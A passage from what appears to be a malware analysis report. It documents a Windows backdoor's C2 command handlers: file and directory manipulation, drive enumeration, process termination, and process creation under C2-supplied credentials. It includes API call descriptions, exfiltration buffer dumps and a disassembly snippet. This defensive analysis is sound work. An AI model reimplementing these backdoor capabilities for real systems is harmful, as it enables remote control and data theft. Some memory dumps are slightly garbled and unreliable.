


Figure 78

A new unnamed event object is created by the backdoor:




Figure 79

The binary enables the pipe to wait for connections from client processes, as displayed below:




Figure 80

Whether the C2 server specifies the "off" parameter in the network traffic, the malware calls the DisconnectNamedPipe API:




Figure 81

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x20 – extract timestamps for a file mentioned by the C2 server

The FindFirstFileA routine is utilized to locate a file specified by the C2 server in the network traffic:



Figure 82

The malicious process converts the file time to system time format using FileTimeToSystemTime:




Figure 83

The GetTimeFormatA API is utilized to convert the time from above to a time string (0x800 = LOCALE_SYSTEM_DEFAULT, 0x80000000 = LOCALE_NOUSEROVERRIDE):



Figure 84

The GetDateFormatA API is utilized to convert the date from above to a date string (0x800 = LOCALE_SYSTEM_DEFAULT, 0x80000000 = LOCALE_NOUSEROVERRIDE):




Figure 85

The final buffer that will be exfiltrated contains the file name, file creation date and time, and the length of the file content:

Address	Hex	ASCII
0288031C	10 29 2A 11 AE 40 41 AF	.) * , @ &A
0288032C	00 00 00 00 4D 00 00 00 9/21/
0288033C	32 30 32 31 20 38 3A 32	2021 8:22:12 PM
0288034C	20 20 20 20 20 20 20 20	4
0288035C	74 65 73 74 2E 74 78 74	test.txt

Figure 86

If any error occurs during an operation such as creating a file, opening a file, and so in all studied cases, the malware formats the error message using FormatMessageA and copies it to the final buffer (0x1000 = **FORMAT_MESSAGE_FROM_SYSTEM**, 0x2 = **ERROR_FILE_NOT_FOUND**):



Figure 87

Byte = 0x21 – move a file to a new file

The response from the C2 server contains 2 file names. The process moves the first file to the second one by calling the MoveFileA API:




Figure 88

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x22 – copy a file to a new file

The response from the C2 server contains 2 file names. The malware copies the first file to the second one by calling the CopyFileA API:




Figure 89

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x23 – delete a file

The response from the C2 server contains a file name. The binary deletes the file using the DeleteFileA function:




Figure 90

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x24 – retrieve the current directory for the process

GetCurrentDirectoryA is used to extract the current directory for the process:




Figure 91

The final buffer that will be exfiltrated contains the path extracted above:

Address	Hex	ASCII	
0288031C	73 F4 F4 73 AE 40 41 AF	00 00 00 00 01 00 00 00	S00s@A
0288032C	00 00 00 00 33 00 00 00	81 00 43 3A 5C 55 73 65	...3...C:\Use
0288033C	72 73 5C 5C 44 65 73 68 74	6F 70 00 00	rs\Desktop..

Figure 92

Byte = 0x25 – create a directory

The response from the C2 server contains a directory name. The backdoor creates the new directory using the CreateDirectoryA routine:




Figure 93

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x26 – delete a directory

The response from the C2 server contains a directory name. The binary deletes the directory using the RemoveDirectoryA routine:




Figure 94

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x27 – change the current directory for the process

The response from the C2 server contains a directory name. The process changes the current directory for the process to this directory:




Figure 95

The buffer that will be exfiltrated is similar to the one presented in figure 66.

Byte = 0x28 – set the current directory for the process to the %TEMP% folder

GetTempPathA is utilized to retrieve the path of the %TEMP% directory:




Figure 96

The file changes the current directory for the process using the SetCurrentDirectoryA API:




Figure 97

Byte = 0x29 – retrieve the valid drives on the system and their type

The valid drives on the system are extracted by calling the GetLogicalDriveStringsA function:




Figure 98

The backdoor extracts the type of the drive using the GetDriveTypeA API, as displayed in figure 99.




Figure 99

The final buffer that will be exfiltrated contains the drives name and a string that categorizes their type:

Address	Hex	ASCII
0288031C	69 C2 C2 69 AE 40 41 AF 00 00 00 00 01 00 00 00	iAAi@GA.....
0288032C	00 00 00 00 2E 00 00 00 81 00 43 3A 5C 20 66 69C:\ fi
0288033C	78 0A 44 3A 5C 20 63 64 72 0A 00 00 00 00 00 00	x.D:\ cdr.....

Figure 100

The following strings are hard-coded and indicate the type of drives: unk (DRIVE_UNKNOWN), nrt (DRIVE_NO_ROOT_DIR), rmv (DRIVE_REMOVABLE), fix (DRIVE_FIXED), net (DRIVE_REMOTE), cdr (DRIVE_CDROM), ram (DRIVE_RAMDISK) and und (most likely UNDEFINED).

Byte = 0x2A – retrieve the computer Uptime and encrypt the value

The malware calls the GetTickCount function and stores the result in a separate buffer:




Figure 101

The 4-byte value extracted above is encrypted using a custom algorithm:

```

.text:0043AC72
.text:0043AC72 loc_43AC72:
.text:0043AC72 call    GetTickCount
.text:0043AC77 mov     edx, 10624DD3h
.text:0043AC7C mul     edx
.text:0043AC7E mov     eax, edx
.text:0043AC80 shr     eax, 6
.text:0043AC83 mov     [ebp+var_38], eax
.text:0043AC86 mov     eax, [ebp+var_38]
.text:0043AC89 mov     edx, 91A2B3C5h
.text:0043AC8E mul     edx
.text:0043AC90 mov     eax, edx
.text:0043AC92 shr     eax, 0Bh
.text:0043AC95 mov     [ebp+var_3C], eax
.text:0043AC98 mov     ecx, [ebp+var_38]
.text:0043AC9B mov     edx, 91A2B3C5h
.text:0043ACA0 mov     eax, ecx
.text:0043ACA2 mul     edx
.text:0043ACA4 mov     eax, edx
.text:0043ACA6 shr     eax, 0Bh
.text:0043ACA9 mov     edx, eax
.text:0043ACAB mov     eax, edx
.text:0043ACAD shl     eax, 4
.text:0043ACB0 mov     edx, eax
.text:0043ACB2 mov     eax, edx
.text:0043ACB4 shl     eax, 4
.text:0043ACB7 sub     eax, edx
.text:0043ACB9 mov     edx, eax
.text:0043ACBB shl     edx, 4
.text:0043ACBE sub     edx, eax
.text:0043ACC0 mov     eax, ecx
.text:0043ACC2 sub     eax, edx
.text:0043ACC4 mov     [ebp+var_40], eax
.text:0043ACC7 mov     eax, [ebp+arg_4]
.text:0043ACCA lea    edx, [eax+1Eh]
.text:0043ACCD mov     eax, [ebp+var_40]
.text:0043ACD0 mov     [esp+0D58h+var_D48], eax
.text:0043ACD4 mov     eax, [ebp+var_3C]
.text:0043ACD7 mov     [esp+0D58h+cchData], eax
.text:0043ACDB mov     [esp+0D58h+var_D50], offset aUptime5d02dh ; "uptime %5d.%02dh\n"
.text:0043ACE3 mov     [esp+0D58h+nSize], 4000h
.text:0043ACEB mov     [esp+0D58h+lpString], edx
.text:0043ACEE mov     eax, ds:wnsprintfA

```

Figure 102

The final buffer that will be exfiltrated contains the result of the above encryption:

Address	Hex	ASCII
0288031C	D6 DE DE D6 AE 40 41 AF 00 00 00 00 01 00 00 00	0pD0@A
0288032C	00 00 00 00 31 00 00 00 81 00 75 70 74 69 6D 651.....uptime
0288033C	20 20 20 20 20 35 2E 31 39 38 38 68 0A 00 00 00	5.1988h....

Figure 103

Byte = 0x30 – retrieve the path of an executable that corresponds to a particular process ID

The response from the C2 server contains a string with a process ID. The atoi function is used to convert the string to a number:



Figure 104

The malicious binary opens the local process object that corresponds to the process ID using the OpenProcess routine (0x1F0FFF = **PROCESS_ALL_ACCESS**):




Figure 105

EnumProcessModules is utilized to enumerate the modules of the targeted process:




Figure 106

GetModuleFileNameExA is used to retrieve the path of the file that contains a specific module. This is an interesting way to find out the path to the executable that corresponds to the targeted process ID:




Figure 107

The final buffer that will be exfiltrated contains the address of the module from above and the path to the executable:

Address	Hex	ASCII
0288031C	BF 04 05 C0 AE 40 41 AF 00 00 00 00 01 00 00 00	...A@A
0288032C	00 00 00 00 53 00 00 00 80 00 30 78 30 30 34 30	...S...0x0040
0288033C	30 30 30 30 20 43 3A 5C 50 72 6F 67 72 61 6D 20	0000 C:\Program
0288034C	46 69 6C 65 73 20 28 78 38 36 29 5C 57 69 6E 61	Files (x86)\wina
0288035C	6D 70 5C 77 69 6E 61 6D 70 61 2E 65 57 65 0A 00	mp\winampa.exe..

Figure 108

Byte = 0x31 – kill a process

The response from the C2 server contains a string with a process ID. The backdoor opens the local process object that corresponds to the process ID using the OpenProcess routine (0x1= **PROCESS_TERMINATE**):




Figure 109

The binary kills the targeted process using TerminateProcess, as described in figure 110:




Figure 110

The final buffer that will be exfiltrated contains the string “term” (which probably refers to terminate) and the process ID:

Address	Hex	ASCII
0288031C	ED 2B 2C EE AE 40 41 AF	!+,!@A
0288032C	00 00 00 00 29 00 00 00).....term
0288033C	35 31 39 32 0A 00 00 00	5192.....

Figure 111

Byte = 0x32 – create a new process

The response from the C2 server contains a process name. The malware creates this process by calling the CreateProcessA API:




Figure 112

The final buffer that will be exfiltrated contains the ID of the process created earlier:

Address	Hex	ASCII
0288031C	6E 7D 7D 6E AE 40 41 AF	n}}n@A
0288032C	00 00 00 00 28 00 00 00(.pid 4
0288033C	35 31 36 0A	516.....

Figure 113

Byte = 0x33 – create a new process in the security context of the credentials received from the C2 server

The response from the C2 server contains the following data: user, password, Windows domain, and process name. Two anonymous pipes are created using the CreatePipe API:




Figure 114




Figure 115

GetCurrentDirectoryW is utilized to retrieve the current directory for the process:




Figure 116

The binary creates a new process that runs in the context of the credentials extracted from the network traffic via a CreateProcessWithLogonW function call:




Figure 117

The executable extracts a handle for each module in the process created above by calling the EnumProcessModules routine:




Figure 118

There is a call to GetModuleFileNameExA that extracts the path of the file containing the above module:




Figure 119

The buffer that will be exfiltrated is similar to the one presented in figure 108.

Byte = 0x34 (same execution flow as 0x33)
